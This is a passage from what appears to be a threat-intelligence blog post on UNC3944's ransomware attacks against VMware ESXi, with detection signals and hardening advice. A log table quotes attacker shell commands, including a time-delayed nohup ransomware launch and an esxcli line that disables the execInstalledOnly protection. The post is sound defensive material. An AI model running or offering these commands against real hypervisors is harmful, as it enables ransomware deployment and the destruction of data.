    - **[LOGS]** Monitor the backup application's own audit logs for mass deletion events.
- **Critical hardening and mitigation:**
    - **[CRITICAL] Isolate backup infrastructure:** The Veeam server and its repositories must be in a separate MFA protected, highly restricted security domain or use dedicated, non-AD-joined credentials. This severs the AD trust relationship the threat actor exploits.
    - **[CRITICAL] Utilize immutable repositories:** This is the technical backstop against backup deletion. It makes the backup data undeletable for a set period, even if a threat actor gains full administrative access to the backup console.

Phase 5: Encryption — Ransomware from the Hypervisor

With the target blinded and their safety net gone, the final stage commences.

- **The tactic:** The threat actor uses their SSH access to the ESXi hosts to push their custom ransomware binary via SCP/SFTP into a writable directory like `/tmp`. They then execute a script that uses the native ESXi command-line tool, **vim-cmd**, to forcibly power off every VM on the host. Finally, they launch the ransomware binary (often with `nohup` to ensure it continues after they log out), which scans the datastores and encrypts all VM files (`.vmdk` , `.vmx` , etc.).

Table 5 displays threat actor actions in support of ESXi ransomware execution along with key evidence that an organization may use to detect this activity.

Tactic	Source Log File	Key Evidence	Threat Actor's Goal
SSH Login	/var/log/auth.log	`SSH session was opened for 'root@10.10.10.5'`	The Threat Actor logs in as root to the compromised ESXi host via an interactive SSH session.
Prepare Payload	/var/log/shell.log	`chmod 0777 encrypt.out` `cp encrypt.out encrypt_.out`	The Threat Actor’s commands to make the ransomware payload executable are captured by the ESXi shell log.
Create Exclusion List	/var/log/shell.log	`echo VCSA-01-PROD >> list.txt` `echo DC-01-PASSIVE >> list.txt`	The shell log records the creation of the list.txt file, revealing the threat actors

			intent to selectively encrypt systems.
Execute Ransomware	/var/log/shell.log	`nohup sh -c 'sleep 14400 && /encrypt_.out -pass [REDACTED_ENCRYPTION_KEY] -skip_vms /list.txt' &`	The exact command to launch the time-delayed ransomware, including the key and exclusion list, is logged. The nohup command ensures it runs after they log out.
Clean Up & Exit	/var/log/shell.log	`ls nohup.out` `exit`	The threat actors final commands and session termination are recorded before they exit, leaving the payload to run.

Table 5: ESXi ransomware execution

- **Why it's effective:** Root access on the ESXi shell is the highest level privilege in a virtual environment. By encrypting at the hypervisor level, they bypass all in-guest security and compromise servers with a single action.
- **Key detection signals:**
  - **[NETWORK]** Monitor Network Flow Logs for large file transfers to and from ESXi hosts over SSH/SCP.
  - **[BEHAVIOR]** A SIEM alert for a high volume of VM power-off commands originating from a single ESXi host is a high-fidelity indicator of an ongoing attack.
  - **[LOGS]** Monitor ESXi host logs for the execution of `esxcli system settings kernel set -s execInstalledOnly -v FALSE` (a threat actor attempting to disable a key defense) and mass `vmsvc/power.off` commands. Since this setting only applies after a reboot, correlate this alert with a subsequent host reboot within a short time window.
- **Critical hardening and mitigation:**
  - **[CRITICAL] Enable vSphere lockdown mode:** This is a primary prevention for this phase as it blocks the interactive SSH access needed to push and execute the payload.
  - **[CRITICAL] Enforce execInstalledOnly execution policy:** This ESXi kernel setting is the definitive technical prevention. It blocks any unsigned binary from running, rendering the threat actor's custom ransomware execution attempt to failure. Enable the hardware based TPM 2.0 chip with Secure Boot to lock this setting so it cannot be disabled.

The Three-Pillar Defense: A Fortified Strategy

Pillar 1: Proactive Hardening (Your Most Reliable Defense)

- **Architect for centralized access:** Do not join ESXi hosts directly to Active Directory. Manage all host access exclusively through vCenter roles and permissions. This drastically reduces the attack surface.
- **Enable vSphere lockdown mode:** This is a critical control that restricts ESXi management, blocking direct shell access via SSH and preventing changes from being made outside of vCenter.
- **Enforce execInstalledOnly:** This powerful ESXi kernel setting prevents the execution of any binary that wasn't installed as part of a signed, packaged vSphere Installation Bundle (VIB). It would have directly blocked the threat actor's custom ransomware from running.
- **Use vSphere VM encryption:** Encrypt your Tier 0 virtualized assets (DCs, PKI, etc.). This is the definitive technical block for the offline disk-swap attack, rendering any stolen disk files unreadable.
- **Practice strict infrastructure hygiene:** Don't just power off old VMs. Implement a strict decommissioning process that deletes their disks from the datastore or moves them to segregated archival storage to eliminate potential "staging" machines.
- **Posture management:** It is vital to implement continuous vSphere posture Management (CPM) because hardening is not a one-time task, but a security state that must be constantly maintained against "configuration drift." The UNC3944 playbook fundamentally relies on creating these policy deviations—such as enabling SSH or altering firewall rules. This can be achieved either through dedicated Hybrid Cloud Security Posture Management (CSPM) tools, such as the vSphere Aria Operations Compliance Pack, Wiz, or by developing custom in-house scripts that leverage the vSphere API via PowerShell/PowerCLI to regularly audit your environment.
- **Harden the help desk:** For privileged accounts, mandate that MFA enrollment or password resets require an in-person, multipart, or high-assurance multi-factor verification process.

Pillar 2: Identity and Architectural Integrity (Breaking the Attack Chain)

- **Enforce phishing-resistant MFA everywhere:** This must be applied to VPN, vCenter logins, and all privileged AD accounts. Use hardened PAWs with exclusive, firewalled access to the virtual center.
- **Isolate critical identity infrastructure:** Run your Tier 0 assets (Domain Controllers, PAM, Veeam etc) in a dedicated, highly-secured "identity cluster" with its own stringent access policies, segregated from general-purpose workloads.
- **Avoid authentication loops:** A critical architectural flaw is hosting identity providers (AD) recovery systems (Veeam) or privileged access management (PAM) on the very virtualization platform they secure and authenticate. A compromise of the underlying ESXi hosts results in a correlated failure of both the dependent services and the means to restore them, a scenario that significantly complicates or prevents disaster recovery.
- **Consider alternate identity providers (IdPs):** To break the "AD-to-everything" chain, consider using a separate, cloud-native IdP like Azure Entra ID for authenticating to infrastructure.

Pillar 3: Advanced Detection and Recovery (Your Safety Net)

- **Build detections after hardening:** The most effective alerts are those that detect the attempted manipulation of the hardening controls you've put in place. Harden first, then build your detection logic.
- **Centralize and monitor key logs:** Forward all logs from AD, vCenter, ESXi, networking infrastructure, firewalls, and backups to a SIEM. Correlate logs from these disparate sources to create high-fidelity

detection scenarios that can spot the threat actors' methodical movements.

- **Focus on high-fidelity alerts:** Prioritize alerting on events in phases 1-3. Detecting the enablement of SSH on a host, a VCSA takeover, or membership changes to your "Veeam Admins" group will enable you to act before data exfiltration and ransomware deployment.
- **Architect for survival:** Assume the worst-case scenario. Your immutable and air-gapped backups are your last line of defense. They must be isolated from your production AD and inaccessible to a compromised administrator. Test your recovery plan against this specific threat model to ensure it works.

Conclusion: The Defender’s Mandate — Harden and Alert

UNC3944's playbook requires a fundamental shift in defensive strategy, moving from EDR-based threat hunting to proactive, infrastructure-centric defense. This threat differs from traditional Windows ransomware in two ways: speed and stealth. While traditional actors may have a dwell time of days or even weeks for reconnaissance, UNC3944 operates with extreme velocity; the entire attack chain from initial access to data exfiltration and final ransomware deployment can occur in mere hours. This combination of speed and minimal forensic evidence makes it essential to not just identify but to immediately intercept suspicious behavioral patterns before they can escalate into a full-blown compromise.

This living-off-the-land (LotL) approach is so effective because the Virtual Center appliance and ESXi hypervisor cannot run traditional EDR agents, leaving a significant visibility gap at the virtualization layer. Consequently, sophisticated detection engineering within your SIEM becomes the primary and most essential method for active defense.

This reality presents the most vital key for defenders: the ability to detect and act on early alerting is paramount. An alert generated during the final ransomware execution is merely a notification of a successful takeover. In contrast, an alert that triggers when the threat actor first compromises a help desk account or accesses Virtual Center from an unusual location is an actionable starting point for an investigation—a crucial window of opportunity to evict the threat before they achieve complete administrative control.

A resilient defense, therefore, cannot rely on sifting through a sea of broad, noisy alerts. This reactive approach is particularly ineffective when, as is often the case, many vSphere environments are built upon a foundation of insecure defaults—such as overly permissive roles or enabled SSH—and suffer from a lack of centralized logging visibility from ESXi hosts and vCenter. Without the proper context from these systems, a security team is left blind to the threat actors' methodical, LotL movements until it is far too late.

Instead, the strategy must be twofold. First, it requires proactive, defense-in-depth technical hardening to systematically correct these foundational gaps and reduce the attack surface. Second, this must be complemented by a deep analysis of the threat actor's tactics, techniques, and procedures (TTPs) to build the high-fidelity correlation rules and logging infrastructure needed to spot their earliest movements. This means moving beyond single-event alerts and creating rules that connect the dots between a help desk ticket, a password reset in Active Directory, and a subsequent anomalous login to vCenter.

These two strategies are symbiotic, creating a system where defense enables detection. Robust hardening is not just a barrier, it also creates friction for the threat actor, forcing them to attempt actions that are inherently

suspicious. For example, when Lockdown Mode is enabled (hardening), a threat actor's attempt to open an SSH session to an ESXi host will fail, but it will also generate a specific, high-priority event. The control itself creates the clean signal that a properly configured SIEM is built to catch.

For any organization with a critical dependency on vSphere, this is not a theoretical exercise. What makes this threat exceptionally dangerous is its ability to render entire security strategies irrelevant. It circumvents traditional tiering models by attacking the underlying hypervisor that hosts all of your virtualized Tier 0 assets—including Domain Controllers, Certificate Authorities, and PAM solutions—rendering the logical separation of tiering completely ineffective. Simultaneously, By manipulating virtual disks while the VMs are offline, it subverts in-guest security solutions—such as EDR, antivirus (AV), DLP, and host-based intrusion prevention systems (HIPS)—as their agents cannot monitor for direct ESXi level changes.

The threat is immediate, and the attack chain is proven. Mandiant has observed that the successful hypervisor-level tactics leveraged by groups like UNC3944 are no longer exclusive; these same TTPs are now being actively adopted by other ransomware groups. This proliferation turns a specialized threat into a mainstream attack vector, making the time to act now.

Posted in

- Threat Intelligence
